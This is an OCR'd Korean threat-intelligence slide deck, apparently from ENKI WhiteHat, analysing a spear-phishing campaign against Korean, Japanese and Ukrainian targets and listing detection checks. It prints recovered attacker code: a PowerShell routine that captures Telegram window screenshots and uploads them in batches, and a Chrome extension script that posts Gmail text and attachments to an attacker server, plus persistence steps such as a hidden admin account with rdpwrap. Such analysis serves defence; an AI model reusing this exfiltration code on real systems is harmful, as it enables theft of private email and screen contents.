
예약 작업 악성코드가 접근하는
파워쉘 스크립트를 수정하여 원격 제어

ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

4 정상 원격 제어 도구


✓ 크롬 원격 데스크톱



ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

4 정상 원격 제어 도구



1. 숨겨진 관리자 계정 생성
2. 다중 세션을 허용하도록 패치된 rdpwrap.dll로 TermService의 Service DLL 교체
3. 3389 포트 허용 방화벽 규칙 추가 및 RDP 재시작

ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

4 정상 원격 제어 도구

✓ AnyDesk (Windows 원격 접속 도구)


파일명	설명
app.vmd	default _ an.ps1을 실행하는 VBScript
mnfst.vmd	AnyDesk를 실행 및 은닉하는 파워쉘 스크립트
attach.vmd	정상 AnyDesk 실행 파일
sch.vmd	AnyDesk 인증서, 비밀번호 및 솔트
vpost.vmd	AnyDesk 연결 정보
bimage.vmd	default _ an.vbs를 실행하는 5분 간격의 작업 XML 파일

1. 창 제목에 "anydesk", "Windows Security Alert", "Windows 보안 경고"가 포함된 창 숨김 처리
2. 작업 표시줄의 AnyDesk 버튼 제거
3. 시스템 트레이 영역의 AnyDesk 아이콘 제거

ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

5 프록시 도구



✓ 아웃바운드 연결만으로

RDP 접속


ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

6 크롬 확장 프로그램

✓ Gmail 유출 확장 프로그램

manifest.json



ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

6 크롬 확장 프로그램

✓ 생성형 AI 악용 코드 생성 흔적

```
if ($tgHWnd -ne [IntPtr]::Zero -and $tgHWnd -eq $activeHWnd) {
    $timestamp = Get-Date -Format "yyyyMMdd_HHmmss"
    $savePath = Join-Path $tempDir "tele_$timestamp.png"
    [WindowCapture]::CaptureWindowBackground($tgHWnd, $savePath)

    $currentCount = (Get-ChildItem -Path $tempDir -Filter "*.png").Count
    $elapsedSec = [Math]::Round($stopwatch.Elapsed.TotalSeconds)
    Write-Host "[$(Get-Date -Format 'HH:mm:ss')] 📸 임시 저장 완료 (현재 파일: $currentCount
}

# 10분 경과 시 압축 루틴
if ($stopwatch.Elapsed.TotalMinutes -ge $intervalMins/2) {
    $capturedFiles = Get-ChildItem -Path $tempDir -Filter "*.png"

    if ($capturedFiles.Count -gt 0) {
        $zipTimestamp = Get-Date -Format "yyyyMMdd_HHmmss"
        $zip = Join-Path $env:TEMP "Tele_10Min_Batch_$zipTimestamp.zip"
        Write-Host $zip;
        Write-Host "⏰ 10분 도달! 압축을 시작합니다..." -ForegroundColor Yellow
        Compress-Archive -Path "$tempDir" -DestinationPath $zip -Force

        Write-Host "🚀 GitHub API 압축 전송 중..." -ForegroundColor Cyan
        iuwkdIIIksdrhks -l $zip -d "10min_$zipTimestamp.zip" -at $yikwhfiis -tt $widfk
            start-sleep 3;

            Write-Host "✅ 10분 배치 파일 적재 성공." -ForegroundColor Green
            $capturedFiles | Remove-Item -Force


    } else {
        Write-Host "⏰ 경과했으나 수집된 화면이 없어 패스합니다." -ForegroundColor Gray
    }

    $stopwatch.Restart()
}
```

```
// ⚠️ 본인의 HTTPS 서버 주소로 변경되었습니다. (https:// 필수)
const HTTPS_SERVER_URL = "https://sweet-iki-4263.holy.jp/gmail.php";

chrome.runtime.onMessage.addListener((message, sender, sendResponse) => {

  // 1. 이메일 본문 텍스트 표준 POST 전송
  if (message.action === 'upload_email') {
    const formData = new FormData();
    formData.append('type', 'email_text');
    formData.append('filename', message.filename);
    formData.append('content', message.content);

    fetch(HTTPS_SERVER_URL, {
      method: 'POST',
      body: formData
    })
    .then(res => res.text())
    .then(data => console.log('✅ 본문 전송 완료:', data))
    .catch(err => console.error('❌ 본문 전송 실패:', err));
  }

  // 2. 첨부파일 바이너리 파일 객체 형태로 정석 POST 전송
  if (message.action === 'upload_attachment') {
    fetch(message.base64Data)
      .then(res => res.blob())
      .then(blob => {
        const formData = new FormData();
        formData.append('type', 'attachment');
        formData.append('filename', message.filename);
        // 실제 파일(blob) 형태로 변환하여 전송하므로 서버 부담이 최소화됩니다.
        formData.append('file', blob, message.filename);

        return fetch(HTTPS_SERVER_URL, {
          method: 'POST',
          body: formData
        });
      })
      .then(res => res.text())
      .then(data => console.log('✅ 첨부파일 전송 완료:', data))
      .catch(err => console.error('❌ 첨부파일 전송 실패:', err));
  }
});
```

ENKI
엔 키 화 이 트 햇

3. 시사점 및 대응 방안

ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

1 정상 호스팅 서비스 악용

ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

1 정상 호스팅 서비스 악용


✓ 공격에 사용된 합법 코드 호스팅 서비스

서비스	계정명/리포지토리명	업로드 파일
GitHub	shantez441/EDGTy	유출 정보, AsyncRAT
	tomas23492/cwielwfiasf	악성 스크립트, 유출 정보
	cryseuk/ayukiko	악성 스크립트, 유출 정보
	jecoma/basco	AnyDesk, rdpwrap, 크롬 원격 데스크톱
	mongdolma/kangkani	악성 스크립트, 유출 정보
	kissmontra1/mondolmi	악성 스크립트, 유출 정보
	bormanye/chseirfkks	악성 스크립트, 유출 정보
	Balladeba/shibagami	악성 스크립트, 유출 정보
	nemotomui/gabiaxis	AnyDesk
GitLab	kickball12/bahubali	악성 스크립트, 유출 정보, 미끼 문서
	galata20/shiba	악성 스크립트, 유출 정보
Codeberg	tomas-89/repository	악성 스크립트, 유출 정보, 미끼 문서

03 시사점 및 대응 방안

1 정상 호스팅 서비스 악용

✓ 한글 파일명 & 커밋 메세지



ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

2 공격 범위 확대

✓ 공격 대상

```
남보다 매력적으로 되는 10가지.zip
러우 전쟁의 현황 및 전망.pdf
북-중 연대에 대한 남북한 관계와 한일협력 (2).zip
북-중연대에 대한 남북한 관계와 한일협력.zip
북중연대...관련.docx
안보 플러스-0706(월).hwp
일회용 코드.eml
평화통일민주교육위원(해외) 활동지침서 의견수렴.docx
```

우크라이나 대상 공격

일본 대상 공격


북·중 ·러 / 안보 관련 한글 문서를 이용한 한국 대상 공격

ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

2 정보의 일부 ?

Proofpoint (2025.05)



Gen Digital (2025.11)

Digital Security Lab Ukraine (2026.08)

ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

3 그럼에도…

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2026-08-13   오후 6:24       12411832 ChromeSetup.exe
-a----        2026-08-14  오전 10:36        3153872 default_an.exe
-a----        2026-08-17   오전 9:42           6169 gmail-uk.html
-a----        2026-08-17   오전 9:39           6163 gmail.html
-a----        2026-08-16  오후 12:31          15277 hkp2588@gmail.com 관련 보안 경고.eml
-a----        2026-08-17  오전 11:01           5792 index.php
-a----        2026-08-16   오후 2:59           7719 new 1.html
-a----        2026-08-17   오전 9:57         155509 PHPMailer-7.1.1.zip
-a----        2018-04-21   오후 1:21        1724928 TOTP.exe
-a----        2026-08-18   오전 4:50            726 대불총 8.15특별성명과 관련한 의견.zip
-a----        2026-08-17   오후 1:05        2732598 아시아이주연구센터_국제학술대회_포스터1.pdf
-a----        2026-08-17   오전 9:37          28657 제목 없음.png
```

지속적인 한국 타겟 공격

ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

4 대응 방안

✓ 일단 의심하라 (발신자, 링크, 첨부파일)

저는 2026년 9월 8일 서울 세종대학교 컨벤션센터에서 개최될 예정인 제14회 한국 사이버보안 컨퍼런스 (KCSCON 2026)에 특별 초청 연사로 참여해 달라는 초청을 받았습니다. 이에 대해 말씀드리고자 이 글을 작성합니다.

해당 초청장은 kcscon@proton.me 에서 발송되었으며 , [redacted] 를 대상으로 했습니다. 초청장에는 "지정학적 위험 시대의 글로벌 사이버 위협 정보 및 공급망 보안"이라는 제목으로 30~35분간 진행되는 세션이 제안되었으며, 항공권, 숙박 및 강연료가 제공될 것이라고 명시되어 있었습니다.

참고 및 확인을 위해 제가 받은 초대장 사본을 이 이메일과 함께 보내드립니다.

진행하기 전에 다음 사항을 확인해 주시면 감사하겠습니다.

1. 이 초청장이 DailySecu 또는 KCSCON 2026 조직위원회에 의해 발행되거나 승인되었는지 여부.
2. kcscon@proton.me 가 공식적인 컨퍼런스 연락 주소인지 여부 .
3. 초대 담당자의 이름과 직책.
4. 제안된 회의 형식, 프로그램 시간대, 사용 언어(통역 제공 여부 포함).
5. 항공권, 숙박, 현지 교통편 및 강연료에 관한 구체적인 사항.


초청장이 진짜라면, DailySecu 또는 KCSCON 공식 서식에 작성된 개인 맞춤형 정식 초청장을 보내주시고, 주요 참여 조건과 재정 조건을 명시해 주시기 바랍니다.

ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

4 대응 방안

✓ 스피어피싱의 최종 목표



ENKI
엔 키 화 이 트 햇

03 시사점 및 대응 방안

4 대응 방안

✓ 진단 요소

지속성 유형	진단 경로
예약 작업	• 작업 스케줄러 상 본인이 등록하지 않은 작업 점검 • wscript.exe, rundll32.exe 등 비정상 명령어가 등록된 작업 점검
자동 실행 레지스트리	• 레지스트리 편집기 상 본인이 등록하지 않은 Run 또는 Runonce 키 점검
크롬 원격 데스크톱 / AnyDesk	• C:\Program Files (x86)\Google 경로 점검 • C:\Program Files (x86)\AnyDesk\ 경로 점검
크롬 확장 프로그램	• 크롬 URL에 chrome://extensions 입력 후 본인이 설치하지 않은 확장 프로그램 점검
rdpwrap	• SAM\SAM\Domains\Account\Users 레지스트리에 본인이 등록하지 않은 계정 점검 • 3389포트 인바운드 허용 방화벽 규칙 점검

스스로 판단이 어려운 개인이라면
AI를 적극 활용하여 점검

ENKI
엔 키 화 이 트 햇

보안의 가치를 지키는
오펜시브 보안 전문기업, 엔키화이트햇

[엔키화이트햇 위협 인텔리전스]

ENKI
엔 키 화 이 트 햇